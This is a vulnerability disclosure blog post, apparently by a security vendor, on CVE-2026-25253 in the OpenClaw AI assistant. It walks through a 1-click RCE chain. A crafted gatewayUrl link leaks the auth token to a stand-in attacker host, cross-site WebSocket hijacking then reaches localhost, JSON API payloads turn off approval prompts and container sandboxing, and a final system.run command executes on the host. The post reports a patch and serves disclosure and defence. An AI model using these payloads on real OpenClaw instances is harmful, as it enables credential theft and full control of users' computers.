1-Click RCE To Steal Your OpenClaw Data and Keys (CVE-2026-25253)
Hacking the Hottest Agent in Tech
OpenClaw (formerly Moltbot and ClawdBot), the open-source AI personal assistant that can take actions on your behalf, is the most popular topic on X right now. It is already trusted by over 100,000 developers to hold the keys to their digital life, from iMessage/WhatsApp/Slack access to unrestricted local computer control. But when you grant an agent "god mode" permissions, the margin for error vanishes. While the community celebrated its capabilities, depthfirst General Security Intelligence silently audited its code and found a critical vulnerability. I investigated the finding, combined it with a vulnerability I discovered, and chained them into a 1-Click Remote Code Execution (RCE) exploit. With this exploit, a single visit to a malicious webpage was enough to hack your computer and AI assistant.
I’ll dissect the logic flaw depthfirst uncovered and walk you through the exact kill chain I built to weaponize it.
How depthfirst Flagged the Vulnerability
Codebases are rarely linear; logic is scattered, fragmented, and buried across dozens of files. That’s where the complexity and bugs hide.
Our system maps the full flow of an application's lifecycle. Here, our engine stitched together a data flow across the stack to reveal a critical logic gap:
1. Ingestion: app-settings.ts blindly accepts a gatewayUrl query parameter in the URL and persists it to storage. For example, https://localhost?gatewayUrl=attacker.com would save attacker.com as the new gateway url.
const gatewayUrlRaw = params.get("gatewayUrl");
...
if (gatewayUrlRaw != null) {
  const gatewayUrl = gatewayUrlRaw.trim();
  if (gatewayUrl && gatewayUrl !== host.settings.gatewayUrl) {
    applySettings(host, { ...host.settings, gatewayUrl }); // persisted via saveSettings -> localStorage
  }
}
2. Processing: app-lifecycle.ts triggers connectGateway() immediately after settings (such as the gateway url) are applied.
handleConnected(host) {
  ...
  connectGateway(host); // runs immediately on load after parsing URL params
  startNodesPolling(host);
  ...
}
3. Protocol Execution: gateway.ts automatically bundles the security-sensitive authToken into the system’s connection handshake to the new gateway.
const params = { ... , authToken, locale: navigator.language };
void this.request<GatewayHelloOk>("connect", params);

In isolation, each of these operations are safe. However, the depthfirst scan recognized that together, these operations create a critical security issue. Our engine flagged the dangerous pattern: clicking a URL can force a connection and leak the authentication token to an attacker.
Here’s a preview of the finding in the depthfirst UI:
1-Click RCE Exploit Kill Chain
Limited Direct Exploitation
Directly exploiting an insecurely configured internet-facing OpenClaw is trivial but limited in impact and scope.
These are the exploit steps:
1. The victim clicks a malicious link (or visits a site that forwards them to the malicious link), http://victim_openclaw.com?gatewayUrl=ws://attacker.com:8080.

2. The attacker listening to WebSocket connections on their server receives the auth token.

3. The attacker logs in to the victim’s OpenClaw instance using the stolen token.
The attacker can now access the victim’s personal data and perform actions on the victim’s behalf. This can include reading text messages and Stripe API keys. Specific exploitation depends on which data the victim set up OpenClaw with.
This is bad enough, but this direct exploitation method has 3 limitations:
- It does not work on locally-running OpenClaw instances.
- It does not bypass any defensive sandboxing or safety guardrails.
- It does not achieve arbitrary code execution.
Here’s how I overcame those 3 limitations and demonstrated this vulnerability can be weaponized to achieve 1-Click remote code execution.
Pivoting to Bypass localhost Network Restrictions
Most users run OpenClaw on localhost. As a result, their OpenClaw is inaccessible from the internet. Even if an attacker has a valid auth token, they can’t access a victim’s local OpenClaw.
However, I found a bug to bypass this otherwise frustrating restriction.
Regularly, attacker.com can’t make arbitrary client-side requests to localhost. This is because Same Origin Policy (SOP) prevents separate origins (sites) from fully interacting with each other.
While browsers apply SOP to http connections, they do not to WebSocket ones. It’s a WebSocket server’s responsibility to validate a request's origin and decide whether to accept the connection. I found that OpenClaw’s WebSocket server fails to validate the WebSocket origin header, accepting requests from any site.
This allows me to perform Cross-Site WebSocket Hijacking (CSWSH). When the victim visits attacker.com, I can run JavaScript on the victim’s browser to open a connection to ws://localhost:18789 . The browser acts as a pivot point between attacker.com and the victim’s otherwise inaccessible localhost.
Escaping The Sandbox
OpenClaw has robust safety features to limit the risk from agent-side threats. By default, it uses exec-approvals.json to prompt the user before running dangerous commands, and it can be configured to run shell tools inside a containerized sandbox.
However, these protections are managed via the API itself. Because the stolen token grants operator.admin and operator.approvals scopes, I don't need to find a vulnerability in the sandbox implementation to bypass it. I can simply use the API to disable the safety features.
- Disabling User Confirmation: I send a
exec.approvals.setrequest to setask: "off". Now the agent won't ask the user for permission to run dangerous commands. - Escaping Containers: I send a
config.patchrequest to settools.exec.hostto "gateway". This forces the agent to run commands directly on the host machine, not inside a Docker container.
// Payload to disable user prompts
{
  "method": "exec.approvals.set",
  "params": { "defaults": { "security": "full", "ask": "off" } }
}
Complete 1-Click RCE Exploit Killchain
Putting it all together, the attack happens in milliseconds after the victim visits a webpage. The victim does not need to type anything or approve any prompts.
- Victim visits
attacker.com(in practice, an inconspicuous url) - Client-side JavaScript from
attacker.comexecutes on the victim browser, opening a background window tohttp://victim_openclaw.com?gatewayUrl=ws://attacker.com:8080. This sends the auth token toattacker.com:8080 - Client-side JavaScript from
attacker.comexecuting on the victim browser creates a WebSocket connection tows://localhost:18789(default OpenClaw server setup) and passes authentication using the stolen token. It then makes API request to:- disable user confirmation on dangerous commands
- disable any sandboxing
Finally, to achieve arbitrary command execution, the attacker JavaScript executes a node.invoke request:
{
     "type": "req",
     "id": "4",
     "method": "node.invoke",
     "params": {
          "nodeId": "main",
          "command": "system.run",
          "params": {
               "cmd": "bash -c 'echo hacked > /tmp/hacked'"
          },
          "timeoutMs": 60000,
          "idempotencyKey": "rev1"
     }
}
Disclosure & Patch
The OpenClaw team quickly addressed and fixed the issue I reported. Here’s the GitHub Advisory. I found there was another person who found and reported the same bug. The patch adds a gateway URL confirmation modal, removing the auto-connect-without-prompt behavior.
All versions up to v2026.1.24-1 are vulnerable. Please upgrade your OpenClaw and rotate tokens if you suspect yours may have leaked.
depthfirst is building the intelligence layer to catch these logic flaws before the attackers do. If you’re shipping code, let's talk.